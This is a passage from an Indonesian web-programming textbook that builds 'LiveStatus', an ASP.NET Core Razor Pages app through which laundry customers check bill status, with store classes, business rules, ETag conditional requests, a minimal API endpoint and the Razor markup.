B2938	2026-09-28 19:52:30	Wash, dry & fold (per kg) · 5 kg	2026-09-30 19:52:30	Rp 40.000	Ready for pickup	Hand over
B2940	2026-09-29 15:18:39	Bed cover, any size (per item) · 1 item	2026-10-02 15:18:39	Rp 18.000	In process	Mark finished
B2941	2026-09-29 17:45:13	Wash, dry & fold (per kg) · 8 kg	2026-10-01 17:45:13	Rp 64.000	In process	Mark finished
B2944	2026-09-30 07:31:03	Wash, dry & fold (per kg) · 5 kg	2026-10-02 07:31:03	Rp 40.000	In process	Mark finished
B2950	2026-09-30 16:26:26	Wash, dry & fold (per kg) · 6 kg	2026-10-02 16:26:26	Rp 48.000	In process	Mark finished
B2952	2026-09-30 20:09:56	Wash, dry & fold (per kg) · 5 kg	2026-10-02 20:09:56	Rp 20.000	Ready for pickup	Hand over

Profitina Laundry · Surabaya · ASP.NET Core 10.0.12

Gambar 9.25 Konter gerai Wiyung (O03) setelah *Mark finished* lalu *Hand over* ditekan untuk B2952. Tekanan kedua ditolak karena Rp 20.000 masih terutang; alasan dari server tampil di atas tabel. (Jalur Razor Pages; tangkapan layar nyata.)

9.10.2 Aturan-aturannya, dituliskan sebelum kode

Setiap angka di halaman pelanggan berasal dari aturan toko, dan keempat jalur harus menerapkan aturan yang sama. Sebuah nota tiba pada t_{arrived} untuk layanan s, yang waktu penyelesaian janjinya $h(s)$ adalah 24 jam untuk ekspres, 48 untuk cuci-lipat, setrika, dan helm, 72 untuk *bed cover* dan selimut, 96 untuk *dry cleaning* dan sepatu, 120 untuk gorden:

$$t_{\text{promised}} = t_{\text{arrived}} + h(s) \tag{9.3}$$

Kolom `payment` pada nota memuat yang ditagihkan (Persamaan (9.2)); pelanggan mungkin membayar bertahap, berupa baris-baris `Payment` dengan jumlah $m_1, \ldots, m_k$:

$$\text{balance} = \text{payment} - \sum_{i=1}^{k} m_i \tag{9.4}$$

dengan jumlah bernilai 0 bila $k = 0$.

> **CONTOH.** B2952 tiba pada 2026-09-30 20:09:56 untuk S0001, 5 kg dengan harga Rp 8.000: payment $= 5 \times 8000 = 40000$. Dengan $h(\text{S0001}) = 48$, waktu janjinya **2026-10-02 20:09:56**. Satu pembayaran Rp 20.000 memberi balance $= 40000 - 20000 = 20000$ — persis JSON di Subbab 9.3.6 dan **Gambar 9.24**.

Keadaan nota yang terlihat pelanggan hanya berubah bila ditambahkan peristiwa status (baris `StatusLog`) atau pembayaran (baris `Payment`). Maka versi nota b dapat digambarkan dengan tiga fakta: nomornya, banyaknya peristiwa status e_b, dan banyaknya pembayaran k_b,

$$v(b) = (\, b,\ e_b,\ k_b \,) \tag{9.5}$$

yang ditulis sebagai teks `"b-e-k"`. Versi ini berubah tepat ketika sesuatu yang terlihat pelanggan berubah: `"B2952-1-1"` pada awalnya, `"B2952-2-1"` setelah *Mark finished*.

> **DEFINISI. ETag** (*entity tag*) adalah teks pendek yang dikirim server dalam *header* `ETag` untuk melabeli versi sebuah jawaban [16]. Klien yang memiliki versi itu mengirimkannya kembali dalam **`If-None-Match`**; bila masih cocok, server menjawab **`304 Not Modified`** tanpa badan. Inilah *permintaan bersyarat* (*conditional request*).

Aturan konter melengkapi gambarannya: `queued` boleh menjadi `finished` kapan saja; `finished` boleh menjadi `departed` (diambil) hanya bila saldonya nol. Selain itu ditolak dengan `409 Conflict` dan sebuah kalimat yang menjelaskan alasannya.

9.10.3 Lapisan data: satu antarmuka, dua penyimpanan

Jalur Razor Pages menyimpan data toko di balik sebuah antarmuka, **Kode 9.29**.

Kode 9.29 `Data/ILaundryStore.cs`: lima hal yang dibutuhkan halaman-halaman. `LookUp` mengembalikan sebuah *tuple* berisi ETag dan *view*.

```
namespace LiveStatus.Data;

/// <summary>
/// Everything the pages need from the shop's data. Two classes promise this:
/// CsvLaundryStore (the default: the sample data, exported to CSV, held in memory) and
/// SqliteLaundryStore (the real database file; needs the Microsoft.Data.Sqlite package).
/// The pages only ever see this interface, so switching stores changes one line of
Program.cs.
/// </summary>
public interface ILaundryStore
{
    IReadOnlyList<Service> Services();
    IReadOnlyList<Outlet> Outlets();

    /// <summary>The customer's view of one bill and its ETag, or LaundryProblem
400/404.</summary>
    (string ETag, StatusView View) LookUp(string? billId, string? phone);

    /// <summary>Open bills (in process or ready) of one outlet, oldest first.</summary>
    QueueView Queue(string? outletId);

    /// <summary>queued -> finished, or finished -> departed when nothing is
owed.</summary>
    CounterRow Advance(string billId);
}
```

Tipe-tipenya adalah ***record***, **Kode 9.30**: kelas yang konstruktor, *property*, kesamaan, dan pencetakannya ditulis kompilator dari satu baris.

Kode 9.30 `Data/Models.cs`. `StatusView` adalah kontrak JSON pada **Tabel 9.2**; `LaundryProblem` membawa status HTTP dan kode galat; `LiveJson.Options` menulis `BillId` sebagai `bill_id`.

```
using System.Text.Json;

namespace LiveStatus.Data;

// What the pages and the JSON answers are made of. A record is a small class whose
// constructor, properties, equality and ToString the compiler writes for us.
public sealed record Service(string Id, string Description, decimal Price);

public sealed record Outlet(string Id, string Name, string Address, string Phone);

public sealed record OutletInfo(string Name, string Phone);

public sealed record HistoryItem(string Status, string Text, string At);

/// <summary>What a customer may see about one bill: no name, no address, no e-
mail.</summary>
public sealed record StatusView(
    string BillId, string Status, string StatusText,
    string Arrived, string? Finished, string? Departed, string Promised,
    string Service, int Unit, string Quantity, long Payment, long Balance,
    OutletInfo Outlet, IReadOnlyList<HistoryItem> History);

/// <summary>One line of the counter's list of open bills.</summary>
public sealed record CounterRow(
    string BillId, string Status, string StatusText, string Arrived, string Promised,
    bool Overdue, string Service, string Quantity, long Balance);

public sealed record QueueView(string Outlet, IReadOnlyList<CounterRow> Bills);

/// <summary>An answer that is not a success: HTTP status, error code, a sentence for
people.</summary>
public sealed class LaundryProblem(int status, string code, string message) :
Exception(message)
{
    public int Status { get; } = status;
    public object Body => new { error = new { code, message = Message } };
}

public static class LiveJson
{
    /// <summary>bill_id, status_text, ...: the field names of api.md, shared by all four
tracks.</summary>
    public static readonly JsonSerializerOptions Options = new(JsonSerializerDefaults.Web)
    {
        PropertyNamingPolicy = JsonNamingPolicy.SnakeCaseLower
    };
}
```

Property-nya mengikuti penamaan C# (`BillId`, `StatusText`); kebijakan penamaan `JsonNamingPolicy.SnakeCaseLower` mengubahnya menjadi `bill_id` dan `status_text` sesuai kontrak. `string? Finished` boleh `null` dan menjadi `null` JSON untuk nota yang masih antre. `LaundryProblem` mengubah setiap kegagalan yang diperkirakan menjadi satu jenis pengecualian yang diubah *handler* menjadi jawaban galat di satu tempat. Aturan-aturannya sendiri berada di **Kode 9.31**.

Kode 9.31 `Data/LaundryRules.cs`: jam janji pada Persamaan (9.3), kata-kata untuk setiap status, serta pemformatan jumlah dan rupiah — tabel yang sama dengan jalur PHP, Java, dan Python.

```
using System.Globalization;
using System.Text.RegularExpressions;

namespace LiveStatus.Data;

/// <summary>The shop's rules, written once and used by every store and every
page.</summary>
public static partial class LaundryRules
{
    public const string Format = "yyyy-MM-dd HH:mm:ss";

    static readonly Dictionary<string, int> PromisedHours = new()
    {
        ["S0002"] = 24, ["S0001"] = 48, ["S0003"] = 48, ["S0012"] = 48, ["S0008"] = 72,
        ["S0009"] = 72, ["S0004"] = 96, ["S0005"] = 96, ["S0006"] = 96, ["S0007"] = 96,
        ["S0011"] = 96, ["S0010"] = 120
    };

    static readonly Dictionary<string, string> BillWordsMap = new()
    {
        ["queued"] = "In process", ["finished"] = "Ready for pickup",
        ["departed"] = "Collected", ["cancelled"] = "Cancelled"
    };

    public static readonly IReadOnlyDictionary<string, string> EventWords = new
Dictionary<string, string>
    {
        ["queued"] = "Received", ["finished"] = "Ready for pickup", ["departed"] =
"Collected",
        ["cancelled"] = "Cancelled", ["complaint"] = "Complaint recorded"
    };

    public const string DemoEmployee = "E0001";   // no login in this demo

    public static DateTime Parse(string text) =>
        DateTime.ParseExact(text, Format, CultureInfo.InvariantCulture);

    public static string Promised(string arrived, string serviceId) =>
        Parse(arrived).AddHours(PromisedHours.GetValueOrDefault(serviceId, 96))
                      .ToString(Format, CultureInfo.InvariantCulture);

    [GeneratedRegex(@"\(per (\w+)\)")]
    private static partial Regex Per();
```

Kode 9.31 (Lanjutan) *Data/LaundryRules.cs: jam janji pada Persamaan (9.3), kata-kata untuk setiap status, serta pemformatan jumlah dan rupiah — tabel yang sama dengan jalur PHP, Java, dan Python.*

```
    /// <summary>"5 kg", "1 item", "2 pairs": the unit is written inside the
description.</summary>
    public static string Quantity(int unit, string description)
    {
        var word = Per().Match(description).Groups[1].Value;
        if (word != "kg" && unit != 1) word += "s";
        return $"{unit} {word}";
    }

    /// <summary>40000 -> "Rp 40.000", on every machine whatever its regional
settings.</summary>
    public static string Rupiah(long amount) =>
        "Rp " + amount.ToString("#,0", CultureInfo.InvariantCulture).Replace(',', '.');

    public static string BillWords(string status, string? finished) =>
        BillWordsMap[status == "departed" && finished is null ? "cancelled" : status];

    public static string Digits(string? text) =>
new(text?.Where(char.IsAsciiDigit).ToArray() ?? []);
}
```

`Rupiah` memformat dengan *invariant culture* lalu menukar pemisahnya, karena `new CultureInfo("id-ID")` memberi hasil berbeda di mesin tanpa data *culture* lengkap (banyak *container* Linux menjalankan .NET dalam mode *invariant globalization*). Penyimpanan bawaan, `CsvLaundryStore`, membaca ekspor CSV sekali saat aplikasi mulai dan menyimpan baris-barisnya di memori; **Kode 9.32** adalah bagian pertamanya.

Kode 9.32 Bagian pertama `Data/CsvLaundryStore.cs`: kelas `Bill` di memori dan konstruktornya, yang membaca enam berkas CSV dengan pembaca kecil di akhir berkas, menjumlahkan pembayaran per nota, dan mengurutkan peristiwa status setiap nota.

```
using System.Globalization;
using System.Text;

namespace LiveStatus.Data;

/// <summary>
/// The Laundry sample data, read once from the CSV export (data/csv/*.csv) and kept in
memory.
/// Changes made by the counter live until the application stops. Only the shared framework
is
/// used, so this runs with nothing but the .NET 10 SDK installed.
/// </summary>
public sealed class CsvLaundryStore : ILaundryStore
{
    sealed class Bill
    {
        public required string Id, Arrived, ServiceId, CustomerId, OutletId;
        public required int Unit;
        public required long Payment;
        public string Status = "queued";
        public string? Finished, Departed;
        public long Paid;
        public int Payments;
        public List<HistoryItem> History = [];
    }

    readonly object gate = new();                  // one request at a time may touch the
data
    readonly ShopClock clock;
    readonly List<Service> services;
    readonly List<Outlet> outlets;
    readonly Dictionary<string, string> customerPhoneDigits = [];
    readonly Dictionary<string, Bill> bills = [];

    public CsvLaundryStore(IConfiguration config, IWebHostEnvironment env, ShopClock clock)
    {
        this.clock = clock;
        var folder = Path.GetFullPath(Path.Combine(env.ContentRootPath,
                                                   config["Laundry:CsvFolder"] ??
"../../data/csv"));
        IEnumerable<Dictionary<string, string>> Read(string table) =>
            Csv.Read(Path.Combine(folder, table + ".csv"));
```

Kode 9.32 (Lanjutan) *Bagian pertama Data/CsvLaundryStore.cs: kelas Bill di memori dan konstruktornya, yang membaca enam berkas CSV dengan pembaca kecil di akhir berkas, menjumlahkan pembayaran per nota, dan mengurutkan peristiwa status setiap nota.*

```
        services = Read("Service").Select(r => new Service(r["id"], r["description"],
                        decimal.Parse(r["price"], CultureInfo.InvariantCulture))).ToList();
        outlets = Read("Outlet").Select(r => new Outlet(r["id"], r["name"], r["address"],
r["phone"])).ToList();
        foreach (var r in Read("Customer")) customerPhoneDigits[r["id"]] =
LaundryRules.Digits(r["phone"]);
        foreach (var r in Read("Bill"))
        {
            bills[r["id"]] = new Bill
            {
                Id = r["id"], Arrived = r["arrived"], ServiceId = r["Service_id"],
                CustomerId = r["Customer_id"], OutletId = r["Outlet_id"],
                Unit = int.Parse(r["unit"], CultureInfo.InvariantCulture),
                Payment = (long)decimal.Parse(r["payment"], CultureInfo.InvariantCulture),
                Status = r["status"], Finished = NullIfEmpty(r["finished"]), Departed =
NullIfEmpty(r["departed"])
            };
        }
        foreach (var r in Read("Payment"))
        {
            var bill = bills[r["Bill_id"]];
            bill.Paid += (long)decimal.Parse(r["amount"], CultureInfo.InvariantCulture);
            bill.Payments++;
        }
        foreach (var r in Read("StatusLog").OrderBy(r => r["changed_at"],
StringComparer.Ordinal)
                                            .ThenBy(r => int.Parse(r["id"],
CultureInfo.InvariantCulture)))
        {
            bills[r["Bill_id"]].History.Add(
                new HistoryItem(r["status"], LaundryRules.EventWords[r["status"]],
r["changed_at"]));
        }
    }
```

Parameter konstruktornya berasal dari kontainer: `IConfiguration` menyediakan `Laundry:CsvFolder` dari `appsettings.json`, `IWebHostEnvironment` folder aplikasi, `ShopClock` waktunya. Penyimpanan ini adalah ***singleton*** — satu objek sepanjang hidup aplikasi — dan karena permintaan berjalan di beberapa *thread* sekaligus, setiap metode menyentuh data di dalam `lock (gate)`. **Kode 9.33** adalah metode yang dipanggil konter.

Kode 9.33 `Advance` pada `CsvLaundryStore`: di dalam satu `lock`, cari notanya, terapkan dua aturan status, catat peristiwanya. `case "finished" when balance > 0` menyatakan "sudah selesai, tetapi masih ada utang".

```
    public CounterRow Advance(string billId)
    {
        var id = billId.Trim().ToUpperInvariant();
        var when = clock.NowText();
        lock (gate)                                // check and change as one step, like a
transaction
        {
            if (!bills.TryGetValue(id, out var b))
                throw new LaundryProblem(404, "not_found", $"There is no bill {id}.");
            var balance = b.Payment - b.Paid;
            switch (b.Status)
            {
                case "queued":
                    b.Status = "finished";
                    b.Finished = when;
                    break;
                case "finished" when balance > 0:
                    throw new LaundryProblem(409, "conflict",
                        $"{id}: balance {LaundryRules.Rupiah(balance)} open. Record the
payment first.");
                case "finished":
                    b.Status = "departed";
                    b.Departed = when;
                    break;
                default:
                    throw new LaundryProblem(409, "conflict", $"{id} has already been
collected.");
            }
            b.History.Add(new HistoryItem(b.Status, LaundryRules.EventWords[b.Status],
when));
            return Row(b, when);
        }
    }
```

`lock` memerankan transaksi basis data: tanpanya, dua kasir yang menekan pada saat yang sama dapat sama-sama melihat `queued` dan sama-sama mencatat `finished`. Perubahannya bertahan sampai aplikasi berhenti. Untuk toko yang sebenarnya, ada penyimpanan kedua.

> **Tidak dikompilasi dalam *build* buku ini.** `Data/SqliteLaundryStore.cs` mengimplementasikan antarmuka yang sama atas `laundry.db` dengan ADO.NET dan `Microsoft.Data.Sqlite`, memakai SQL ketiga jalur lain dan transaksi sungguhan di `Advance`. Berkas itu terletak di antara `#if USE_SQLITE` dan `#endif`, sehingga hanya dikompilasi setelah `dotnet add package Microsoft.Data.Sqlite` dan dengan `dotnet run -p:UseSqlite=true`. Mesin *build* tidak dapat mengunduh paket itu, sehingga berkas ini **tidak dikompilasi di sini**; ia mengikuti API paket yang terdokumentasi.

Kode 9.34 memperlihatkan penjaga di awal berkas itu, dan **Kode 9.35** berkas proyek yang mendefinisikan simbolnya.

Kode 9.34 Awal `Data/SqliteLaundryStore.cs` (tidak dikompilasi di sini). `#if USE_SQLITE` menyembunyikan berkas kecuali simbolnya didefinisikan; `Open` menyalakan *foreign key*, sebagaimana diwajibkan skema Laundry; `Command` mengikat setiap nilai sebagai parameter.

```
#if USE_SQLITE
// Compiled only with  dotnet run -p:UseSqlite=true  after  dotnet add package
Microsoft.Data.Sqlite
// (see LiveStatus.csproj). This book's build machine could not download that package, so
this
// file was NOT compiled there; it follows the package's documented API and the same SQL as
the
// PHP, Java and Python tracks, which did run.
using Microsoft.Data.Sqlite;

namespace LiveStatus.Data;

public sealed class SqliteLaundryStore(IConfiguration config, IWebHostEnvironment env,
ShopClock clock)
    : ILaundryStore
{
    readonly string connectionString = "Data Source=" + Path.GetFullPath(Path.Combine(
        env.ContentRootPath, config["Laundry:Database"] ?? "../../data/laundry.db"));

    SqliteConnection Open()
    {
        var db = new SqliteConnection(connectionString);
        db.Open();
        using var pragma = db.CreateCommand();
        pragma.CommandText = "PRAGMA foreign_keys = ON";
        pragma.ExecuteNonQuery();
        return db;
    }

    static SqliteCommand Command(SqliteConnection db, string sql, params (string, object)[]
values)
    {
        var cmd = db.CreateCommand();
        cmd.CommandText = sql;
        foreach (var (name, value) in values) cmd.Parameters.AddWithValue(name, value);
        return cmd;
    }
```

Kode 9.35 `LiveStatus.csproj`. `PropertyGroup` kedua hanya berlaku dengan `-p:UseSqlite=true`, lalu menambahkan `USE_SQLITE` ke simbol-simbol kompilator.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

  <!-- The SQLite store is compiled only when you ask for it, after
         dotnet add package Microsoft.Data.Sqlite
       with:  dotnet run -p:UseSqlite=true   (see README.md). -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

Kepingan terakhir adalah jam toko, **Kode 9.36**. Data contoh berakhir pukul 21.00 pada 30 September 2026, sehingga jam dimulai dari saat itu dan maju secara nyata sejak aplikasi dinyalakan; `LAUNDRY_NOW` membekukannya, seperti dilakukan setiap uji di bab ini.

Kode 9.36 `Data/ShopClock.cs`: waktu toko untuk demonstrasi. `config["LAUNDRY_NOW"]` membaca variabel lingkungan, yang otomatis ditambahkan ASP.NET Core ke konfigurasinya.

```
using System.Globalization;

namespace LiveStatus.Data;

/// <summary>
/// Shop time. LAUNDRY_NOW (an environment variable, or a setting) freezes it; otherwise it
/// starts at 2026-09-30 21:00:00, when the sample data was taken, and then runs in real
time.
/// Registered as a singleton, so "started" is the moment the application started.
/// </summary>
public sealed class ShopClock(IConfiguration config)
{
    static readonly DateTime DemoStart = new(2026, 9, 30, 21, 0, 0);
    readonly DateTime started = DateTime.UtcNow;

    public DateTime Now()
    {
        var frozen = config["LAUNDRY_NOW"];
        if (!string.IsNullOrWhiteSpace(frozen)) return LaundryRules.Parse(frozen);
        var now = DemoStart + (DateTime.UtcNow - started);
        return now.AddTicks(-(now.Ticks % TimeSpan.TicksPerSecond));   // whole seconds
only
    }

    public string NowText() => Now().ToString(LaundryRules.Format,
CultureInfo.InvariantCulture);
}
```

9.10.4 `Program.cs`: penyimpanan, halaman, dan satu *minimal API*

Kode 9.37 adalah seluruh programnya.

Kode 9.37 `Program.cs` pada LiveStatus: tetapkan *culture*, daftarkan layanan, bangun *pipeline*, dan petakan `/api/status` ke sebuah *lambda*, bukan ke halaman.

```
using System.Globalization;
using LiveStatus.Data;

// Numbers in forms and files use a dot (2.5 kg) on every machine, whatever the region
says.
CultureInfo.DefaultThreadCurrentCulture = CultureInfo.InvariantCulture;
CultureInfo.DefaultThreadCurrentUICulture = CultureInfo.InvariantCulture;

var builder = WebApplication.CreateBuilder(args);

// 1. Services: what the application is made of. The container builds them when asked.
builder.Services.AddRazorPages();
builder.Services.AddSingleton<ShopClock>();
#if USE_SQLITE
builder.Services.AddSingleton<ILaundryStore, SqliteLaundryStore>();   // the real
laundry.db
#else
builder.Services.AddSingleton<ILaundryStore, CsvLaundryStore>();      // the CSV export, in
memory
#endif

var app = builder.Build();

// 2. The pipeline: what happens to every request, in this order.
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");      // a friendly page instead of a stack trace
}
app.UseRouting();
app.MapStaticAssets();                      // wwwroot: css, js, img
app.MapRazorPages().WithStaticAssets();     // Pages/*.cshtml

// 3. The shared JSON address of api.md, answered without a page (a "minimal API").
//    It gives exactly what /Status?handler=Live gives, so any track's front end can use
it.
app.MapGet("/api/status", (string? bill, string? phone, HttpContext http, ILaundryStore
store) =>
{
    try
    {
        var (etag, view) = store.LookUp(bill, phone);
        http.Response.Headers.ETag = etag;
        http.Response.Headers.CacheControl = "no-cache";
        if (http.Request.Headers.IfNoneMatch == etag)
        {
            return Results.StatusCode(StatusCodes.Status304NotModified);
        }
        return Results.Json(view, LiveJson.Options);
    }
    catch (LaundryProblem p)
    {
```

Kode 9.37 (Lanjutan) *Program.cs pada LiveStatus: tetapkan culture, daftarkan layanan, bangun pipeline, dan petakan /api/status ke sebuah lambda, bukan ke halaman.*


```
        return Results.Json(p.Body, LiveJson.Options, statusCode: p.Status);
    }
});

app.Run();
```

Dibandingkan dengan **Kode 9.12**: dua pernyataan pertama membuat bilangan memakai titik di mesin mana pun; `AddSingleton<ILaundryStore, CsvLaundryStore>()` berarti “siapa pun yang meminta `ILaundryStore` mendapat satu `CsvLaundryStore` itu”, dan `#if` di sekelilingnya adalah satu-satunya baris yang menukar penyimpanan; bagian HTTPS dihilangkan karena demonstrasi

hanya mendengarkan `127.0.0.1`. `app.MapGet("/api/status", …)` adalah ***minimal API***: *endpoint* yang terdiri atas sebuah alamat dan sebuah fungsi, yang parameternya diisi menurut nama (`bill`, `phone` dari *query string*) dan menurut tipe (`HttpContext` dan `ILaundryStore`). Ia menjawab alamat API bersama Laundry, yang juga dijawab ketiga jalur lain, dengan hasil yang persis sama dengan *handler* halaman di subbab berikut — *build* memeriksa bahwa keduanya identik.

9.10.5 *Page model*: HTML untuk manusia, JSON untuk skrip

Gambar 9.26 mengikuti sebuah permintaan di dalam aplikasi.



Gambar 9.26 Satu aplikasi ASP.NET Core. Kestrel menerima permintaan; *middleware* berjalan menurut urutan `Program.cs`; *routing* memilih berkas statis, *minimal API*, atau Razor Page; untuk halaman, *page model* baru dibuat, di-*bind*, dan diminta menjalankan *handler* yang dinamai oleh metode dan `?handler=`, yang mengembalikan halaman yang dirender atau JSON.

Page model halaman status, **Kode 9.38**, memiliki tiga *handler*.

Kode 9.38 `Pages/Status.cshtml.cs`: `OnGet` menampilkan formulir; `OnPost` menggambar jawabannya di server untuk peramban tanpa JavaScript; `OnGetLive` memberi jawaban yang sama sebagai JSON, beserta ETag, untuk `fetch()`.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

public class StatusModel(ILaundryStore store) : PageModel
{
    [BindProperty(SupportsGet = true)] public string? Bill { get; set; }
    [BindProperty] public string? Phone { get; set; }

    public StatusView? Result { get; private set; }
    public string? Error { get; private set; }

    // GET /Status              the empty form (?bill=B2952 fills in the first box)
    public void OnGet() { }

    // POST /Status             the form, sent WITHOUT JavaScript: the server draws the
answer
    public void OnPost()
    {
        try
        {
            Result = store.LookUp(Bill, Phone).View;
        }
        catch (LaundryProblem p)
        {
            Error = p.Message;
            Response.StatusCode = p.Status;
        }
    }

    // GET /Status?handler=Live&bill=..&phone=..   the same answer as JSON, for fetch()
    public IActionResult OnGetLive(string? bill, string? phone)
    {
        try
        {
            var (etag, view) = store.LookUp(bill, phone);
            Response.Headers.ETag = etag;
            Response.Headers.CacheControl = "no-cache";
            if (Request.Headers.IfNoneMatch == etag)
            {
                return StatusCode(StatusCodes.Status304NotModified);   // nothing new: no
body
            }
            return new JsonResult(view, LiveJson.Options);
        }
        catch (LaundryProblem p)
```

Kode 9.38 (Lanjutan) *Pages/Status.cshtml.cs: OnGet menampilkan formulir; OnPost menggambar jawabannya di server untuk peramban tanpa JavaScript; OnGetLive memberi jawaban yang sama sebagai JSON, beserta ETag, untuk fetch().*

```
        {
            return new JsonResult(p.Body, LiveJson.Options) { StatusCode = p.Status };
        }
    }
}
```

`OnGet` tidak melakukan apa-apa; *markup* menggambar formulirnya. `OnPost` menjawab peramban tanpa JavaScript: formulir dikirim, penyimpanan ditanya, `Result` diisi, dan *markup* menggambar kartunya — yang menjadikan halaman ini *diperkaya secara progresif*. `OnGetLive`, di `/Status?handler=Live`, adalah *endpoint* Ajax dan jantung bab ini: ia meminta ETag dan *view* dari penyimpanan, mengubah `LaundryProblem` menjadi galat JSON dengan statusnya (400 untuk

masukan kosong, 404 untuk nota yang tidak dikenal atau telepon yang salah); ia mengatur `ETag` dan `Cache-Control: no-cache` (simpan jawabannya, tetapi tanyakan dulu sebelum memakainya lagi); bila `If-None-Match` sama dengan ETag saat ini, ia mengembalikan `StatusCode(304)` — **tanpa badan dan tanpa serialisasi sama sekali**; bila tidak, sebuah `JsonResult` dari *view*-nya. **Kode 9.39** adalah jawaban yang nyata.

Kode 9.39 Jawaban nyata `GET /Status?handler=Live&bill=B2952&phone=0812-0000-4710`. Perhatikan `&` di tempat jalur Flask menulis `&`: *string* JSON yang sama.

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 23 Sep 2026 15:12:25 GMT
Server: Kestrel
Cache-Control: no-cache
ETag: "B2952-1-1"
Transfer-Encoding: chunked

{"bill_id":"B2952","status":"queued","status_text":"In process","arrived":"2026-09-30
20:09:56","finished":null,"departed":null,"promised":"2026-10-02 20:09:56","service":"Wash,
dry & fold (per kg)","unit":5,"quantity":"5
kg","payment":40000,"balance":20000,"outlet":{"name":"Profitina Laundry
Wiyung","phone":"031-0000-
2103"},"history":[{"status":"queued","text":"Received","at":"2026-09-30 20:09:56"}]}
```

`&` itu disengaja: *serializer* .NET meng-*escape* karakter yang istimewa bagi HTML (`<`, `>`, `&`, `'`) agar JSON yang tidak sengaja ditempelkan ke halaman tidak dapat keluar darinya. Setiap pengurai JSON mengembalikannya menjadi `&`. *Markup*-nya, **Kode 9.40**, menggambar formulir dan kartu dengan id elemen yang nanti diperbarui skrip.

Kode 9.40 `Pages/Status.cshtml`. `data-api` memberi tahu skrip di mana JSON-nya berada; `hidden="@(r is null)"` menyembunyikan kartu bila belum ada hasil; id `st-bill`, `st-text`, `st-steps`, dan seterusnya adalah kontrak dengan `live-status.js`.

```
@page
@model StatusModel
@{
    ViewData["Title"] = "Where is my laundry?";
    var r = Model.Result;
    string[] steps = ["queued", "finished", "departed"];
    string[] names = ["Received", "Ready for pickup", "Collected"];
}
<h1>Where is my laundry?</h1>
<form id="status-form" class="inline" method="post"
      data-api="@Url.Page("/Status", "Live")" data-interval="10000">
    <label>Bill number <input name="bill" value="@Model.Bill" required placeholder="B2952"
size="8"></label>
    <label>Phone on the bill <input name="phone" value="@Model.Phone" required
placeholder="0812-0000-4710" size="16"></label>
    <button>Check</button>
</form>
<p id="st-message" class="message" aria-live="polite">@Model.Error</p>

<section id="result" class="card" hidden="@(r is null)">
    <h2><span id="st-bill">@r?.BillId</span> <span id="st-text" class="badge
@r?.Status">@r?.StatusText</span></h2>
    <ol id="st-steps" class="steps">
        @for (var i = 0; i < steps.Length; i++)
        {
            var done = r is not null && r.History.Any(h => h.Status == steps[i]);
            <li data-step="@steps[i]" class="@(done ? "done" : null)">@names[i]</li>
        }
    </ol>
    <dl class="facts">
        <dt>Service</dt><dd id="st-service">@r?.Service &middot; @r?.Quantity</dd>
        <dt>Ready by</dt><dd id="st-promised">@r?.Promised</dd>
        <dt>Balance</dt><dd id="st-balance">@(r is null ? "" : r.Balance > 0 ?
LaundryRules.Rupiah(r.Balance) + " still to pay" : "Paid in full")</dd>
        <dt>Outlet</dt><dd id="st-outlet">@r?.Outlet.Name, @r?.Outlet.Phone</dd>
    </dl>
    <h3>History</h3>
    <ul id="st-history">
        @foreach (var h in r?.History ?? [])
        {
            <li>@h.At  @h.Text</li>
        }
    </ul>
    <p class="message">Last checked <span id="st-
checked">@DateTime.Now.ToString("HH:mm:ss")</span>; this page checks again by itself.</p>
</section>

@section Scripts {
    <script src="~/js/live-status.js"></script>
}
```

`@Url.Page("/Status", "Live")` meminta alamat *handler* itu dari *framework*, yaitu `/Status?handler=Live`, sehingga skrip tidak memuat alamat apa pun. `hidden="@(r is null)"` memakai aturan Razor untuk atribut *boolean* (`true` menulis `hidden="hidden"`, `false` menghilangkannya), dan `class="@(done ? "done" : null)"` memakai aturan untuk `null` (atributnya tidak ditulis). Berkas statis `status.html` pada jalur-jalur lain memakai id yang sama, itulah sebabnya satu skrip dapat melayani semuanya.

9.10.6 *Front end*: `live-status.js`

Kode 9.41 adalah seluruh sisi klien halaman pelanggan, bita demi bita sama di keempat jalur.

